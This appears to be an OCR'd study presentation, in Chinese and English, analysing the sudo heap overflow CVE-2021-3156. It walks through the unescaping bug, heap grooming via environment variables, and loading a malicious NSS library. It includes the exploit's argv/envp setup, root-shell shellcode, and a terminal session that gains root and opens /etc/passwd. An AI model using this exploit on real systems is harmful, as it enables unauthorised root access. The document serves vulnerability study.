


Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!



```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```



Analysis

- 正常不會遇到這樣的問題
  - 會先進到 `parse_args( )` 進行 escape
  - 所以 `set_cmnd( )` 不會有單個 `"\"` 在最後
  - 但進到兩個 function 的條件不一致

`parse_args( )`

```
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
// escape code
```

`set_cmnd( )`

```
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)) {
// unescape code
```

Analysis

- 設法不先進到 parse_args ( )，只進入 set_cmnd( ) …
- MODE_SHELL && !MODE_RUN && (MODE_EDIT || MODE_CHECK)

parse_args( )


```
                    ✗                        ✓
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
// escape code
```

set_cmnd( )

```
                      ✗           ✓           ✓
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)) {
// unescape code           ✓
```

Analysis

- MODE_SHELL && !MODE_RUN && (MODE_EDIT || MODE_CHECK)
- sudoedit -s '\'



```c
#define DEFAULT_VALID_FLAGS (MODE_BACKGROUND | MODE_PRESERVE_ENV | MODE_RESET_HOME | MODE_LOGIN_SHELL | MODE_NONINTERACTIVE | MODE_SHELL)
...
int valid_flags = DEFAULT_VALID_FLAGS;
...
/* First, check to see if we were invoked as "sudoedit". */
proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0)
{
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```


Analysis

- Why is this useful?
    - Control the size of the “`user_args`” buffer → by command line arguments
    - Control the size and the content of the overflow → using environment variables
    - Write more than one null byte to the overflowed heap → more powerful
        - Not necessary `env_name=XXX`
        -
```
char *env[] = { "AAA", "\\", "\\", "BBB", NULL };
execve("/usr/bin/sudoedit", argv, env);
```

Outline

Exploitation


- To know what can be done using heap overflow
  - Fuzzing the inputs and looking at the backtraces




```
get_user_info main
nss_parse_service_list nss_getline __GI___nss_passwd_lookup2 __getpwuid_r getpwuid get_user_info main
set_binding_values set_binding_values main
sudoersparse sudo_file_parse sudoers_policy_init sudoers_policy_open policy_open
sudoers_policy_main sudoers_policy_check policy_check
sudo_lbuf_expand sudo_lbuf_append_v1 sudoers_trace_print sudoerslex sudoersparse sudo_file_parse sudoers_policy_init sudoers_policy_open policy_open
__GI___strdup sudo_load_plugins main
__GI___tsearch __GI___nss_lookup_function __GI___nss_lookup __GI___nss_passwd_lookup2 __getpwuid_r getpwuid get_user_info main
```

Exploitation


- `service_user`, which is used by `nss_lookup_function( )` calling `nss_load_library( )` which will then call `dlopen` that loads an external library.



```c
static int
nss_load_library (service_user *ni)
{
    if (ni->library == NULL)
    {
...
        ni->library = nss_new_service (service_table ?: &default_table,
                                       ni->name);
...
    }
    if (ni->library->lib_handle == NULL)
    {
        /* Load the shared library.  */
        size_t shlen = (7 + strlen (ni->name) + 3
                  + strlen (__nss_shlib_revision) + 1);
        int saved_errno = errno;
        char shlib_name[shlen];

        /* Construct shared object name.  */
        __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
                                                "libnss_"),
                                      ni->name),
                            ".so"),
                  __nss_shlib_revision);

        ni->library->lib_handle = __libc_dlopen (shlib_name);
```



```c
typedef struct service_user
{
  /* And the link to the next entry.  */
  struct service_user *next;
  /* Action according to result.  */
  lookup_actions actions[5];
  /* Link to the underlying library object.  */
  service_library *library;
  /* Collection of known functions.  */
  void *known;
  /* Name of the service (`files', `dns', `nis', ...).  */
  char name[0];
} service_user;
```




Exploitation

- Technique: heap grooming / heap feng shui（風水）
  - Find the perfect condition that creates the ideal heap layout
  - Leading to different objects coming after the vulnerable buffer `user_args`.

LC_CTYPE=AAAAAA
LC_CTYPE=AAA


Exploitation

- `service_user`, which is used by `nss_lookup_function( )` calling `nss_load_library( )` which will then call `dlopen` that loads an external library.




```c
static int
nss_load_library (service_user *ni)
{
    if (ni->library == NULL)
    {
...
        ni->library = nss_new_service (service_table ?: &default_table,
                                       ni->name);
...
    }
    if (ni->library->lib_handle == NULL)
    {
        /* Load the shared library.  */
        size_t shlen = (7 + strlen (ni->name) + 3
                  + strlen (__nss_shlib_revision) + 1);
        int saved_errno = errno;
        char shlib_name[shlen];

        /* Construct shared object name.  */
        __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
                                                "libnss_"),
                                                ni->name),
                                                ".so"),
                                    __nss_shlib_revision);

        ni->library->lib_handle = __libc_dlopen (shlib_name);
```

X/X




```c
typedef struct service_user
{
  /* And the link to the next entry.  */
  struct service_user *next;
  /* Action according to result.  */
  lookup_actions actions[5];
  /* Link to the underlying library object.  */
  service_library *library;
  /* Collection of known functions.  */
  void *known;
  /* Name of the service (`files', `dns', `nis', ...).  */
  char name[0];
} service_user;
```




$$\begin{tikzcd} \texttt{libnss\_systemd.so.2} \arrow[d] \\ \texttt{libnss\_X/X.so.2} \end{tikzcd}$$

Exploitation



```c
char *argv[] = {
    "sudoedit",
    "-s",
    buf,         // something to do heap feng shui
    NULL};

char *envp[] = {
    overflow,        // something to do heap feng shui
    "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "XXXXXXX\\",
    "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "x/x\\",
    "Z",
    messages,        // customed LC_MESSAGE to do heap feng shui
    telephone,       // customed LC_TELEPHONE to do heap feng shui
    measurement,     // customed LC_MEASUREMENT to do heap feng shui
    NULL};

// Invoke sudoedit with our argv & envp.
execve("/usr/bin/sudoedit", argv, envp);
```


exploit.c



```c
static void __attribute__((constructor)) _init(void)
{
    __asm __volatile__(
        "addq $64, %rsp;"

        // setuid(0);
        "movq $105, %rax;" "movq $0, %rdi;" "syscall;"

        // setgid(0);
        "movq $106, %rax;" "movq $0, %rdi;" "syscall;"

        // execve("/bin/sh");
        "movq $59, %rax;" "movq $0x0068732f6e69622f, %rdi;" "pushq %rdi;"
        "movq %rsp, %rdi;" "movq $0, %rdx;" "pushq %rdx;"
        "pushq %rdi;" "movq %rsp, %rsi;" "syscall;"

        // exit(0);
        "movq $60, %rax;" "movq $0, %rdi;" "syscall;"
    );
}
```

shellcode.c → X.so.2

Exploitation



選取 hycheng@Mina-Cheng: ~/cve/CVE-2021-3156

```
hycheng@Mina-Cheng:~/cve/CVE-2021-3156$ lsb_release -d
Description:    Ubuntu 20.04.4 LTS
hycheng@Mina-Cheng:~/cve/CVE-2021-3156$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
hycheng@Mina-Cheng:~/cve/CVE-2021-3156$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(p
lugdev),117(netdev),1000(hycheng)
# vi /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Outline

Conclusion

- Vulnerabilities
  - Off-by-one error
  - Heap overflow
  - Logic inconsistence when entering block

- Further research and attempts
  - Heap layout
  - How heap grooming works
  - To use gdb

Reference

- NVD - CVE-2021-3156
- 存在近十年的Linux Sudo漏洞，可讓任何本機使用者取得執行根權限| iThome
- Qualys Security Advisory Baron Samedit: Heap-based buffer overflow in Sudo (CVE-2021-3156)
- CptGibbon/CVE-2021-3156
- Mathy Vanhoef: Understanding the Heap & Exploiting Heap Overflows
- Sudo Exploit Writeup | Kalmarunionen
- https://www.youtube.com/watch?v=RZiGBjrOLY8
- 主机提权 | 浅析sudo堆缓冲区溢出漏洞CVE-2021-3156
- Sudo Vulnerability Discovered: How To Protect Your System From Baron Samedit - Front Page Linux

Thanks